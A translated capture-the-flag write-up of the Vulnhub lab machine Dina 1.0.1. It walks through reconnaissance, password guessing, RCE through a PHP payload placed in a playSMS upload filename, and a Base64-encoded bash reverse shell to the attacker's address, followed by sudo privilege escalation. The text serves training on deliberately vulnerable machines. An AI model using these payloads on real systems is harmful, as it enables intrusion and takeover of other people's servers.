Dina 1.0.1 - Vulnhub
This post was originally written in Spanish and translated into English using a large language model (LLM). Although the translation has been reviewed, it may contain inaccuracies or inconsistencies.
Description
In this post, we exploit Dina 1.0.1 using reconnaissance and brute-force techniques, a vulnerable form that gives us RCE through command injection, and privilege escalation through sudo.
Reconnaissance
We scan the victim, 192.168.1.63, with nmap to find open ports.
1 | nmap --open -p- -T5 192.168.1.63 -oG Puertos |
The only open port is 80, which hosts a web server. We run Nmap’s reconnaissance scripts with -sCV:
1 | ❯ cat Objetivos |
The results reveal nothing particularly interesting apart from robots.txt. This file asks search engines not to index the listed URLs, but it must be used carefully because it is public and anybody can read it. Let us inspect http://192.168.1.63/robots.txt:
Web Reconnaissance
Robots.Txt
1 | User-agent: * |
Interesting. Several directories are listed, so let us see what they contain.
After reviewing every directory, the only one that appears useful is /nothing. Let us inspect it:

Even the page itself says there is nothing here. Time to leave…
Not so fast!
That seems suspicious, does it not?
Let us inspect the source code:
1 | <html> |
Surprise! A wordlist was hidden in an HTML comment, and we almost left empty-handed. We save these credentials because they will be useful later.
You obviously will not find comments this explicit in real pentests. However, source code often reveals software versions or comments about application logic that help you understand and later exploit it. Finding passwords directly is extremely rare, but not impossible.
There are no more obvious leads, so we brute-force additional directories with Wfuzz.
Wfuzz
1 | wfuzz -c --hc 404 -u http://192.168.1.63/FUZZ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt |
Secure? Let us see whether it is as secure as its name suggests.

A backup, then… We extract it with 7z x backup.zip and see what it contains.
1 | Scanning the drive for archives: |
Brute Force
It requires a password, so we are finished here… Wait! We have the wordlist from http://192.168.1.63/nothing/. Let us try its first password, freedom:
1 | Enter password (will not be echoed): |
First try! That is lucky. The archive contains backup-cred.mp3, apparently an audio file. Could it contain more credentials? Let us listen to it:

That was a good attempt at concealment: the .txt extension was hidden to make the file look like an audio track. Let us see what it contains:
1 | ───────┬─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── |
We have a username and a new directory! The password does not appear to be in this file. We visit http://192.168.1.63/SecreTSMSgatwayLogin/.

It is a login panel. We have the potential user touhid and a list of possible passwords: freedom, password, helloworld!, diana, iloveroot. We brute-force them and see whether we are lucky.
Wordlist
1 | freedom ERROR |
Exploiting playSMS (Foothold)
The password is diana, giving us access to touhid’s panel. We can now investigate the different playSMS attack vectors. Research reveals several ways to gain direct access to the machine, along with corresponding Metasploit modules. In my opinion, that removes some of the fun, so I keep looking until I find this exploit:
1 | ----------------------------------------------------------------------------------------------------------------------------------------------------------------------------- --------------------------------- |
This vulnerability provides RCE through a form that allows us to “upload” files. The file contents do not cause the RCE because they are not stored on the server; the filename does. Naming a file <?php system('uname -a'); dia();?>.php executes the command on the server:
Form

Result

Boom! RCE was successful. We can now place a reverse shell in the filename and connect to the victim. I use Burp Suite to intercept the request, modify the payload and send it to the server.
Burp Suite

Result
Boom! RCE was successful. We can now place a reverse shell in the filename and connect to the victim. I use Burp Suite to intercept the request, modify the payload and send it to the server.
Burp Suite
Reverse Shell Injection

This approach appears likely to provide a shell, but any command containing / produces an error. While researching ways to avoid that character, I found the solution thanks to NetOsec: send the command as Base64 so that it contains no / characters.
The syntax for converting a string to Base64 is echo -n "cadena" | base64.
The Base64 reverse shell is: bash -i >& /dev/tcp/192.168.1.84/1234 0>&1 = YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuODQvMTIzNCAwPiYx.
We listen on the selected port and inject the Base64 command. The -d parameter decodes it to plaintext, and piping it to bash makes the server interpret the string as a Bash command.
The final command is echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuODQvMTIzNCAwPiYx-n | base64 -d | bash.
Listening with Netcat
1 | ❯ nc -lvnp 1234 |
Injecting the Reverse Shell with Burp Suite

We forward the request containing the injected shell and…
1 | ❯ nc -lvnp 1234 |
Success! Only privilege escalation remains.
Privilege Escalation
www-data –> root
As www-data, we run sudo -l to check for superuser permissions.
1 | sudo -l |
This privilege escalation will not take long… We consult GTFOBins.
1 | www-data@Dina:/var/www/SecreTSMSgatwayLogin$ whoami |
Privilege escalation is complete. This time it was simple and direct.
Flag
With root privileges, we move to /root/ and read the flag.
1 | cat flag.txt |
Knowledge Gained
This machine teaches us the following:
- Reconnaissance with
nmap. - Web directory reconnaissance with
Wfuzz. - Exploiting an upload form that fails to sanitise filenames, achieving RCE.
- Using Burp Suite to modify requests.
- Privilege escalation through excessive sudo permissions.
Credits and Download
The machine was created by Touhid Shaikh. Thank you for creating Dina 1.0.1 and contributing it to the community. Twitter, website
You can download the machine from VulnHub.
VulnHub is a fantastic platform where ANYONE can upload their own CTFs, so it carries an inherent risk. Before using any machine, I recommend researching its creator and building an isolated environment that minimises the risk in case the machine is malicious.